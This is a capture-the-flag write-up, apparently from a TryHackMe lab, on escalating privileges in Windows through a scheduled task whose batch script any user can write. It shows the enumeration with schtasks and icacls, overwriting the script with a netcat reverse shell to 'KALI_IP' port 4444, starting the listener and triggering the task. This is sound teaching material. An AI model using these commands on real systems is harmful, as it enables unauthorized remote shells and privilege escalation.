← Back to Windows Privilege Escalation
Enumeration
schtasks /query /tn vulntask /fo list /vTwo things mattered:
Task To Run:   C:\tasks\schtask.bat
Run As User:   taskusr1
The task ran as taskusr1. Checked permissions on the script:
icacls C:\tasks\schtask.batBUILTIN\Users had write access. Any user on the machine could modify it.
Replacing the Script
The target had Netcat available at C:\tools\nc64.exe:
echo C:\tools\nc64.exe -e cmd.exe KALI_IP 4444 > C:\tasks\schtask.batStarted a listener on Kali:
nc -lvnp 4444Rather than waiting for the scheduler, triggered the task manually:
schtasks /run /tn vulntask
Shell Lands
whoamiwprivesc1\taskusr1cd C:\Users\taskusr1\Desktop
type flag.txtTHM{TASK_COMPLETED}Why This Works
Two pieces have to be true at the same time: the task runs as a privileged account, and the script it executes is writable by a lower-privilege user. Both were true here.
schtasks /query /fo list /v shows both what runs and who runs it. icacls confirms whether the target file is writable. If both checks come back useful, the path to execution is straightforward.